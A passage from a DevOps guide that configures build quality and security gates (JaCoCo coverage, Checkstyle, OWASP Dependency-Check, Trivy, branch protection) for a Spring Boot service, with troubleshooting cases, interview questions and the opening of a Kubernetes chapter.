  <configuration>
    <printFailingErrors>true</printFailingErrors>
    <failurePriority>2</failurePriority>
  </configuration>
  <executions>
    <execution>
      <phase>verify</phase>
      <goals><goal>check</goal></goals>
    </execution>
  </executions>
</plugin>
```

The four plugin blocks and the Dependency-Check block below were placed in one `pom.xml` skeleton and parsed with `xmllint`.

XML syntax check of the assembled pom (real output) TERMINAL

```
$ xmllint --noout pom-quality.xml && echo XML OK
XML OK
$ xmllint --noout checkstyle.xml && echo CS OK
CS OK
```

Dependency vulnerabilities: OWASP Dependency-Check and Dependabot

A Spring Boot application inherits dozens of transitive libraries, and a vulnerability in any of them is a vulnerability of the application. Two complementary mechanisms detect known ones.

OWASP Dependency-Check identifies the dependencies of the project and matches them against vulnerability data (the National Vulnerability Database). Documented parameters of the Maven plugin (jeremylong.github.io, consulted October 2026): `failBuildOnCVSS` fails the build when a vulnerability with a CVSS score at or above the value is found; its default is 11, and since CVSS scores run from 0 to 10, by default **the build never fails**. `suppressionFiles` lists XML files that suppress false positives. `nvdApiKey` supplies the NVD API key; the page recommends the `nvdApiServerId` form, which reads the key from a `settings.xml` server entry, and warns that running Maven with `-X` writes the key to standard output. The NVD data is cached in `~/.m2/repository/org/owasp/dependency-check-data/` by default. The goals are `check`, `aggregate`, `update-only` and `purge`.

Sreeram

pom.xml, Dependency-Check (version 13.0.0; XML syntax checked, not run) XML

```xml
<plugin>
  <groupId>org.owasp</groupId>
  <artifactId>dependency-check-maven</artifactId>
  <version>13.0.0</version>
  <configuration>
    <failBuildOnCVSS>7</failBuildOnCVSS>
    <suppressionFiles>
      <suppressionFile>config/dependency-check-suppressions.xml</suppressionFile>
    </suppressionFiles>
  </configuration>
</plugin>
```

config/dependency-check-suppressions.xml (illustrative; schema version and the until attribute from memory) XML

```xml
<?xml version="1.0" encoding="UTF-8"?>
<suppressions xmlns="https://jeremylong.github.io/DependencyCheck/dependency-suppression.1.3.xsd">
  <suppress until="2027-03-31Z">
    <notes>CVE applies to the server component, not to the client library used here.</notes>
    <packageUrl regex="true">^pkg:maven/org\.example/legacy-client@.*$</packageUrl>
    <cve>CVE-2099-00000</cve>
  </suppress>
</suppressions>
```

The suppression carries a note that explains why the finding does not apply and an `until` date after which it reappears; a permanent silent suppression is a hazard (the fourth problem below).

Dependabot is GitHub's mechanism for dependencies. Dependabot alerts notify when a new advisory enters the GitHub Advisory Database or when the dependency graph changes; only advisories reviewed by GitHub trigger alerts (docs.github.com, consulted October 2026). The page does not define Dependabot security updates and version updates, which open pull requests that raise dependency versions (from memory, verify before use). Maven support in the dependency graph is not confirmed by the page read; it is listed in the supported-ecosystems documentation (from memory). Alerts need no pipeline stage; Dependency-Check in the pipeline adds a hard gate that does not depend on GitHub.

Container image scanning with Trivy

Dependency-Check examines the libraries of the Java project. The image adds the operating-system packages of the base image and anything copied into it. Trivy scans an image with `trivy image NAME`; per its documentation it detects vulnerabilities by default (OS packages and language-specific dependencies), secrets by default, and optionally misconfigurations and licenses, selected with `--scanners`. The `--severity HIGH,CRITICAL` filter and `--ignore-unfixed` (hides vulnerabilities for which no fix exists) are documented on the filtering page; a `.trivyignore` file suppresses findings by ID with an optional `exp:YYYY-MM-DD` expiry. Making the scan a gate requires a non-zero exit code on findings, which is the `--exit-code 1` option (from memory, verify before use).


Image scan as a pipeline step (illustrative; flags --severity and --ignore-unfixed per Trivy docs) BASH

```bash
trivy image --severity HIGH,CRITICAL --ignore-unfixed --exit-code 1 \
    ghcr.io/example/orders-service:${IMAGE_TAG}
```

Secret scanning and supply-chain controls

Secret scanning is prevention first, because a pushed secret must be treated as compromised (the Git part of this guide covers the consequences). GitHub push protection blocks pushes that contain recognized credentials; user push protection is enabled by default for public repositories on GitHub.com, while repository push protection requires GitHub Secret Protection and is off until an administrator enables it (docs.github.com, consulted October 2026). A local pre-commit hook adds a second barrier before the commit exists.

Supply-chain controls limit what can enter the artifact. The following table lists the controls used in this guide, in the order of the next figure.



Each stage can be attacked; each control narrows one path. None is sufficient alone.

Figure 3.43. Threats along the path from source to deployment and the control that narrows each: no single control covers the whole path.

Control	What it does	Where applied
Dependency lock and review	Fixed versions; changes reviewed in pull requests, with Dependabot proposing updates.	Source
Pin actions by commit SHA	A tag can be moved; a full-length SHA cannot be redirected without a hash collision, per the GitHub secure-use guidance. The SHA must come from the action's original repository, not a fork.	Workflow
Pin Jenkins plugin and library versions	Library `@Library('ci-lib@1.4.0')` and a recorded plugin list make upgrades explicit.	Jenkins
SBOM	Inventory of components, generated at build and stored with the artifact, so that a new advisory can be matched to deployed versions.	Build output
Provenance and signing	Statement of how the artifact was built; image signatures verified before deployment (see the pipeline security chapter).	Registry and deploy
Deploy by digest	An image digest identifies exact content, unlike a tag.	Deployment

Supply-chain controls.

Enforcing gates with required checks

A gate that can be bypassed is advice. Enforcement has two parts. The pipeline must fail when a gate fails (non-zero exit code of a Maven goal, `abortPipeline: true` on the quality gate step, `--exit-code 1` for Trivy). The repository host must refuse to merge when the pipeline result is not successful: on GitHub this is a branch protection rule or ruleset with **required status checks**, naming the check (the workflow job or the Jenkins status context reported by the branch source plugin) and requiring review for the protected branch. The Git and GitHub chapters of this guide describe the settings; the point here is that the check name must match what the pipeline reports, and that administrators should not be exempt from the rule without a conscious decision.

3.8.2 Worked example: gates for orders-service

The Jenkinsfile and the workflow of the previous chapters already contain the analysis stages: Sonar analysis with `waitForQualityGate` in Jenkins (or `-Dsonar.qualitygate.wait=true` in the workflow), the Dependency-Check goal in parallel, and Maven `verify`, which runs JaCoCo, Checkstyle, SpotBugs and PMD through the plugin configuration above. The pieces added by this chapter are the plugin blocks, the Sonar properties and the image scan.

The Sonar properties that tie the analysis to the project can live in `pom.xml` or on the command line. The scanner for Maven is run as `mvn org.sonarsource.scanner.maven:sonar-maven-plugin:sonar` (the documentation form), or with the prefix `sonar:sonar` when the plugin group is configured. The server URL is set by `sonar.host.url` or `SONAR_HOST_URL` and the token by `SONAR_TOKEN` or `-Dsonar.token` (SonarScanner for Maven page, consulted October

2026, which also states that the scanner needs Java 21 or later). The scanner defaults to SonarQube Cloud when no server URL is set. The token is a credential: in Jenkins it is bound by `withSonarQubeEnv`, in Actions it is a repository secret.

A coverage gate on a CSV can be reproduced without Maven. JaCoCo's `jacoco.csv` report has one row per class with covered and missed counters (the 13 columns are GROUP, PACKAGE, CLASS, then missed and covered counters for INSTRUCTION, BRANCH, LINE, COMPLEXITY and METHOD, from memory, verify before use; the real header is one full line). The sample file here was written by hand for the exercise; it is not output of a real project.

jacoco.csv (sample data prepared by hand; header abbreviated for the listing)

```
GROUP,PACKAGE,CLASS,INSTRUCTION_MISSED,...,LINE_MISSED,LINE_COVERED,...,METHOD_COVERED
orders-service,com.example.orders,OrderController,12,88,2,6,3,22,2,9,0,8
orders-service,com.example.orders,OrderService,40,160,8,12,9,41,6,14,1,12
orders-service,com.example.orders,OrderRepositoryAdapter,30,20,4,0,8,6,4,2,3,2
orders-service,com.example.orders,PricingRules,5,95,1,9,1,19,1,8,0,6
```

gate.sh (fails with exit code 1 below the threshold) BASH

```bash
#!/bin/bash
# usage: gate.sh jacoco.csv MIN_LINE_PERCENT
csv=$1; min=$2
read missed covered < <(awk -F, 'NR>1 {m+=$8; c+=$9} END {print m, c}' "$csv")
pct=$(awk -v m="$missed" -v c="$covered" 'BEGIN {printf "%.1f", 100*c/(m+c)}')
echo "line coverage: $pct% (covered=$covered missed=$missed) threshold: $min%"
if awk -v p="$pct" -v t="$min" 'BEGIN {exit !(p < t)}'; then
  echo "GATE FAILED"; exit 1
fi
echo "GATE PASSED"
```

Run of gate.sh on the sample file (real output) TERMINAL

```
$ ./gate.sh jacoco.csv 80; echo "exit=$?"
line coverage: 80.7% (covered=88 missed=21) threshold: 80%
GATE PASSED
exit=0
$ ./gate.sh jacoco.csv 85; echo "exit=$?"
line coverage: 80.7% (covered=88 missed=21) threshold: 85%
GATE FAILED
exit=1
$ awk -F, 'NR>1 {printf "%-24s %5.1f%%\n", $3, 100*$9/($8+$9)}' jacoco.csv
OrderController          88.0%
OrderService             82.0%
OrderRepositoryAdapter   42.9%
PricingRules             95.0%
```

The last command shows a property of bundle-wide gates: the project passes an 80 percent line threshold while `OrderRepositoryAdapter` is at 42.9 percent. An average hides a weak class. A CLASS-level JaCoCo rule (the jacoco.org page gives a CLASS rule with a 50 percent line minimum as its second example) or the Sonar new-code condition addresses this from different directions.

When the same rule fails inside Maven, the plugin prints a message of this form.

Typical JaCoCo check failure (typical output, not run on the build machine; wording from memory)

```
[WARNING] Rule violated for bundle orders-service: lines covered ratio is 0.78,
            but expected minimum is 0.80
[ERROR] Failed to execute goal org.jacoco:jacoco-maven-plugin:0.8.15:check (check)
        on project orders-service: Coverage checks have not been met.
```

Typical Dependency-Check failure (typical output, not run; wording from memory)

```
[ERROR] One or more dependencies were identified with vulnerabilities that have a CVSS score
        greater than or equal to '7.0': ...
```

3.8.3 Hands-on

Objective: see each gate fail and pass on a small Maven project.

1. Add the JaCoCo block to a Maven project that has at least one test. Run `mvn -B verify` and open `target/site/jacoco/index.html`. Note the coverage numbers.
2. Set the line minimum just above the measured ratio and run `mvn -B verify` again. The build fails with a message that names the rule. Add a test for an uncovered method, run again and observe the pass.
3. Add the Checkstyle block with the small configuration, then add an unused import to a class. The build fails in `verify`. Remove the import.
4. Add Dependency-Check with `failBuildOnCVSS` set to 7 and, for the first run, be prepared for a long NVD data download; set the NVD API key as described in the plugin documentation before running. Record the time of the first and second runs. The second run reuses the cached data.
5. Run `gate.sh` against the `jacoco.csv` of the project (copy `target/site/jacoco/jacoco.csv`) with thresholds above and below the measured value, and confirm the exit codes with `echo $?`.
6. In a GitHub repository, create a branch protection rule that requires the status check of the workflow. Open a pull request with a failing test and confirm that the merge button is blocked.

Expected result: failing builds name the rule that failed; the merge is blocked until the check passes.

3.8.4 Real-world problems and solutions

Problem 12: the quality gate fails only on new code

Scenario. A developer changes three lines in `OrderRepositoryAdapter`, a legacy class at 43 percent coverage. The pull request check shows "Quality Gate failed", while the main branch shows "Passed" for the same class.

Symptoms. The failing condition is "Coverage on New Code is less than 80%" (or "Duplicated Lines on New Code"), with a value computed over only the changed lines. The overall project coverage is unchanged.

Diagnosis. Open the pull request analysis in SonarQube and read which condition failed and which new lines are uncovered. Confirm the new code definition: for a pull request it is the change relative to the target branch (SonarQube documentation, Clean as You Code).

Root cause. The gate is working as designed: conditions apply to new code only, and the changed lines are new code. The legacy debt of the class is not the failing item; the three untested lines are.

Fix. Add tests that execute the changed lines, or refactor the change so that it is covered through an existing test. Adjusting the gate threshold is a decision for the team, not a workaround for one pull request.

Prevention. Explain the new-code rule to the team before enabling the gate, because the behaviour feels unfair to a developer who did not write the legacy class. Review the new code definition of long-lived branches, since a window that is too short (number of days) or too long changes which code is judged.

Problem 13: the coverage threshold is flaky

Scenario. The pipeline fails on some runs with "lines covered ratio is 0.79, but expected minimum is 0.80" and passes on a re-run of the same commit.

Symptoms. The coverage ratio differs by a few tenths of a percent between runs of the same commit; the failures cluster at a threshold set exactly at the measured value.

Diagnosis. Compare the JaCoCo reports of a passing and a failing run (`jacoco.csv` or the XML) class by class to find which class differs. Look for tests that are skipped on some runs (environment conditions, `Assumptions`), tests that depend on timing or on test order, retry logic that executes only when a dependency fails, and generated code (builders, mapping code) that is included in the measurement.

Root cause. A non-deterministic test suite, or a threshold set with no margin against normal variation. Branch coverage in particular varies when code paths depend on timing.

Fix. Make the tests deterministic first (the cause is a test defect, not a coverage problem). Exclude generated classes from the JaCoCo configuration. Set the threshold with a margin below the measured value rather than at it, and raise it deliberately when coverage grows.

Prevention. Run the unit tests with a fixed seed and without time dependence; keep integration tests that need a database in a failsafe phase with a service container, so that they are not silently skipped. Track the coverage number over time to see its natural variation before choosing a threshold.

Problem 14: a vulnerability with no available fix blocks every build

Scenario. A new CVE with a CVSS score of 8.1 is published for a transitive dependency of `orders-service`. The `failBuildOnCVSS` limit is 7, so every pipeline fails, including a one-line documentation change. The library vendor has not released a fixed version.

Symptoms. Dependency-Check fails in all branches with the same finding.

Diagnosis. Read the finding: the CVE number, the affected component and the CVSS vector. Determine from the advisory whether the vulnerable code path is reachable in the application (for example, a parsing feature of the library that the service never uses). Check whether a newer or alternative version exists, and whether the dependency can be excluded or replaced.

Root cause. The gate is correct to stop on a high-severity finding, but it cannot distinguish "unfixed and exploitable" from "unfixed and not reachable", and it blocks unrelated work.

Fix. If the vulnerable path is reachable, mitigate (upgrade, replace, configuration that disables the feature, a web application firewall rule) and keep the gate failing until the mitigation is in. If it is not reachable, add a suppression with a written justification and an expiry date so that it returns for review, and record the decision in the pull request. For images, the equivalent is a `.trivyignore` entry with `exp:` (documented on the Trivy filtering page).

Prevention. A defined process for exceptions (who may approve a suppression, maximum duration), a scheduled job that scans the main branch daily so that a new CVE is seen before the next developer change, and Dependabot alerts for early notice.

Problem 15: the vulnerability scan stalls or fails on the NVD download

Scenario. The Dependency-Check step takes more than twenty minutes on a fresh agent or fails with a download error. After the move to ephemeral agents the problem occurs on every build.

Symptoms. The log shows the update of the NVD data running for a long time or failing with rate limiting, and the build times out.

Diagnosis. The plugin documentation shows that the vulnerability data is stored locally (`dataDirectory`, default under `~/.m2/repository/org/owasp/dependency-check-data/`) and that an NVD API key is available through `nvdApiKey` or `nvdApiServerId`, with a default delay between requests of 3500 ms with a key and 8000 ms without one. An ephemeral agent starts with an empty directory, so every build downloads the full data set.

Root cause. The data cache does not persist between builds, and the downloads run without an API key at the slower default rate.

Fix. Obtain an NVD API key and provide it through the `settings.xml` server entry (the documented recommended form), and keep the data directory on a persistent volume or in the build cache between runs. Alternatively run the `update-only` goal on a schedule that refreshes a shared data location and let pipelines use it.

Prevention. Measure the duration of the scan stage as a pipeline metric, do not run `-X` (it prints the API key, as the documentation warns), and keep the heavy scan out of the pull request fast path if the team prefers a nightly full scan plus a quick check on pull requests.

3.8.5 Questions to expect

1. **What is a quality gate?** A set of conditions over analysis metrics, each with a threshold, that returns pass or fail for a change. A failing gate stops the pipeline and, with required status checks, blocks the merge.
2. **Explain SAST, DAST and SCA.** SAST analyses source or bytecode without running the program; DAST tests a running application from outside; SCA identifies third-party components and matches them to known vulnerabilities. They find different defect classes and complement each other.
3. **What does SonarQube mean by "new code", and why does the default gate use it?** Code added or changed since a baseline (for a pull request, the change relative to the target branch). Judging new code lets a legacy project adopt the gate without fixing its backlog, while preventing new debt.
4. **Difference between a bug, a vulnerability and a code smell in SonarQube?** Bug is a reliability issue, vulnerability a security issue, code smell a maintainability issue. Security hotspots are code locations that need a human review.
5. **How is a coverage threshold enforced in Maven?** With the JaCoCo `check` goal bound to `verify`, using a rule with element, counter, value and minimum; the build fails when the ratio is lower. Sonar can additionally evaluate coverage on new code.

6. **Why is 100 percent coverage not a sensible goal?** Coverage measures executed lines, not asserted behaviour; chasing the number encourages tests with no assertions. A threshold is a floor that prevents regression, combined with review of test quality.
7. **What is the danger of the default `failBuildOnCVSS` in Dependency-Check?** The default is 11, above the maximum CVSS score of 10, so the build never fails; the scan produces a report that nobody has to act on unless a limit is set.
8. **What is an SBOM and why generate one?** A machine-readable inventory of an artifact's components and versions. When a new vulnerability is published, the SBOM shows which deployed artifacts contain the affected component.
9. **Why pin GitHub Actions to a commit SHA?** Tags can be moved to different code; a full-length commit SHA identifies fixed content. Pinning limits the effect of a compromised action repository, provided the SHA is taken from the original repository.
10. **How is a gate enforced so that it cannot be skipped?** The pipeline returns a failure status and the repository host requires that status for merging into the protected branch, with no routine exemption for administrators.

KEY POINTS

A gate turns a quality rule into an automatic decision; it is only as strong as its enforcement and as fair as its definition.

- Run cheap checks first; each scan type (SAST, SCA, image scan, DAST) examines a different object and none replaces the others.
- SonarQube's default gate judges new code only; legacy debt stays visible without blocking, and a changed line in an untested class is judged on its own.
- In Maven, JaCoCo `check`, Checkstyle, SpotBugs and PMD fail the build at `verify`; Dependency-Check never fails unless `failBuildOnCVSS` is set below 11.
- Every suppression needs a justification and an expiry; flaky thresholds are a symptom of flaky tests or a threshold set without margin.
- Enforcement requires both a failing pipeline and a required status check on the protected branch; pin actions and record SBOMs to narrow the supply-chain path.

sreeram

PART 4

Running in Production

Kubernetes, deployment strategies and GitOps for the orders-service, with every manifest syntax-checked.

In this part

- **4.1** Why Orchestration and Kubernetes Architecture
- **4.2** Core Objects: Pods, Deployments, Services and Configuration
- **4.3** Resources, Probes, Autoscaling and Graceful Termination
- **4.4** The Complete orders-service Manifest Set and Troubleshooting
- **4.5** Helm and Kustomize
- **4.6** Deployment Strategies and Safe Releases
- **4.7** GitOps
- **4.8** Cloud Foundations and IAM
- **4.9** Running orders-service on AWS
- **4.10** Infrastructure as Code and the AWS Release Pipeline
- **4.11** Secrets and Configuration
- **4.12** Pipeline and Supply Chain Security
- **4.13** Responding to a Leaked Secret
- **4.14** Observability for a Released Service
- **4.15** Release Operations: Change, Rollback and Learning
- **4.16** Interview Preparation for Git, Docker, CI/CD, Kubernetes and AWS
- **4.17** Cheat Sheets and a Three-Week Practice Plan
- **4.18** Putting It Together: From git push to Production

4.1 Why Orchestration and Kubernetes Architecture

A single container started with `docker run` is easy to reason about. A production service is different: it needs several identical copies for capacity and availability, replacement of copies that crash, a way to roll out a new version without downtime, a stable address that survives restarts, secrets and configuration injected at start, and placement decisions across many machines. Doing this with shell scripts and one Docker host per application does not scale beyond a handful of services. A **container orchestrator** is software that takes a description of the desired deployment and continuously works to make the machines match it.

Kubernetes (abbreviated K8s) is the dominant open-source orchestrator. It originated at Google, is maintained by the Cloud Native Computing Foundation, and is offered as a managed service by every large cloud provider (for example Amazon EKS, which appears in the AWS chapters of this guide). The earlier Docker chapters describe how one image becomes one container; this Part describes how that image runs as many containers on many nodes, how it is updated safely, and how the cluster configuration itself is stored in Git.

> **NOTE**
> Environment and verification No Kubernetes cluster, Helm, Argo CD or registry was available on the build machine (no network, no container networking). Every manifest in this Part was parsed with PyYAML (`yaml.safe_load_all`, success reported) and cross-checked by script for selector, label, port and Secret-key consistency, but none was applied to a cluster. Command output is labelled `typical output (not run on the build machine)`. Version facts: per kubernetes.io/releases, consulted October 2026, the supported minor versions are 1.37, 1.36, 1.35 and 1.34 (1.34 reaches end of life on 2026-10-27). API versions and defaults marked `per kubernetes.io` were read from the official documentation in October 2026; items marked `from memory, verify before use` were not confirmed.

The running example is the `orders-service` (Spring Boot 3, Java 21, port 8080, health endpoint `/actuator/health`, database `orders`, user `orders_app`) built into the image `orders-service` in the Docker and CI chapters. The Spring Boot guide covers actuator and graceful shutdown in application terms; this Part covers the cluster side.

4.1.1 Concept and mechanism

The declarative model

Kubernetes is operated by declaring **desired state** in objects and letting controllers reconcile reality towards it. An object is a record stored in the cluster, written as YAML with four top-level fields:

- `apiVersion` and `kind` identify the API group and resource type, for example `apps/v1` and `Deployment`.
- `metadata` holds the `name`, the `namespace`, `labels` and `annotations`.
- `spec` is the desired state, written by the user.
- `status` is the observed state, written by the cluster. A user never edits it.

The commands that matter are declarative: `kubectl apply -f file.yaml` stores the object, and the cluster then does whatever is needed. Imperative commands such as `kubectl scale` exist but leave no record in Git, which becomes a problem discussed later in the GitOps chapter.

Components

A cluster has a **control plane** (the decision makers) and **worker nodes** (the machines that run containers).




Figure 4.1. Every component talks only to the API server; the API server is the only component that touches etcd, and each node runs a kubelet that turns Pod objects into running containers.

Component	Responsibility
`kube-apiserver`	REST front end of the cluster; authenticates, authorises, validates and persists every request
`etcd`	Consistent, replicated key-value store (Raft consensus) that holds all cluster state
`kube-scheduler`	Chooses a node for each Pod that has no node yet, using requests, taints, affinity and spread rules
`kube-controller-manager`	Runs the built-in controllers (Deployment, ReplicaSet, Node, Job, EndpointSlice and others)
`kubelet`	Agent on every node; starts the containers of Pods assigned to its node and reports their status and probe results
`kube-proxy`	Programs the node networking rules that implement Service virtual IPs
`container runtime`	Pulls images and runs containers through the Container Runtime Interface; containerd and CRI-O are common

Control plane and node components.

The reconciliation loop

Every controller implements the same pattern: read the desired state, observe the actual state, compute the difference, act, and repeat. The loop is **level-triggered**: it compares states rather than reacting to individual events, so a missed event is corrected on the next pass. This is why Kubernetes recovers from crashes without special handling: a crashed Pod is simply a difference between `replicas: 3` and two ready Pods.




Figure 4.2. The controller never executes a plan stored in advance; it recomputes the difference between spec and status on every pass, which makes the system self-healing.

What happens on kubectl apply

The sequence below is the chain that every workload follows. Several independent controllers cooperate through the API server and never call each other directly.




Figure 4.3. The Deployment controller creates Pods without a node, the scheduler binds each Pod to a node, and only then does the kubelet of that node start containers.

Namespaces, contexts and clusters

A **namespace** partitions names and policies inside a cluster (for example `orders`, `payments`, `monitoring`). A **context** in the local kubeconfig file (`~/.kube/config`) combines a cluster, a user and a default namespace. Most operational accidents with `kubectl` come from running a correct command against the wrong context or namespace.

4.1.2 Worked example

The commands below create a namespace, apply a Deployment and inspect the result. The cluster is assumed to be a local kind cluster.

kubectl session: namespace, apply, inspect (typical output, not run on the build machine) TERMINAL

```
$ kubectl config current-context
kind-orders-lab
$ kubectl create namespace orders
namespace/orders created
$ kubectl apply -f 30-deployment.yaml
deployment.apps/orders-service created
$ kubectl get deployment,replicaset,pods -n orders
NAME                             READY   UP-TO-DATE   AVAILABLE   AGE
deployment.apps/orders-service   3/3     3            3           48s

NAME                                        DESIRED   CURRENT   READY   AGE
replicaset.apps/orders-service-6d8f7b9c5d   3         3         3       48s

NAME                                 READY   STATUS    RESTARTS   AGE
pod/orders-service-6d8f7b9c5d-4kq7x   1/1     Running   0          48s
pod/orders-service-6d8f7b9c5d-9xw2p   1/1     Running   0          48s
pod/orders-service-6d8f7b9c5d-mt5zr   1/1     Running   0          48s
```

What to notice: the Deployment owns a ReplicaSet whose name carries a hash of the Pod template, and the ReplicaSet owns the Pods; each Pod name is the ReplicaSet name plus a random suffix. Changing the Pod template (for example the image tag) produces a new ReplicaSet with a new hash, which is how a rollout is represented.

To observe the reconciliation loop directly, delete one Pod and list again; the ReplicaSet creates a replacement within seconds.

Self-healing (typical output, not run on the build machine) TERMINAL

```
$ kubectl delete pod orders-service-6d8f7b9c5d-4kq7x -n orders
pod "orders-service-6d8f7b9c5d-4kq7x" deleted
$ kubectl get pods -n orders
NAME                              READY   STATUS    RESTARTS   AGE
orders-service-6d8f7b9c5d-9xw2p   1/1     Running   0          2m
orders-service-6d8f7b9c5d-mt5zr   1/1     Running   0          2m
orders-service-6d8f7b9c5d-v8hlc   0/1     Running   0          4s
```

4.1.3 Hands-on

This exercise requires a local cluster; it was not run on the build machine. kind (Kubernetes in Docker) and minikube are the two common choices; both run a cluster inside containers or a VM on the developer machine and both need a working Docker installation and internet access to pull images.

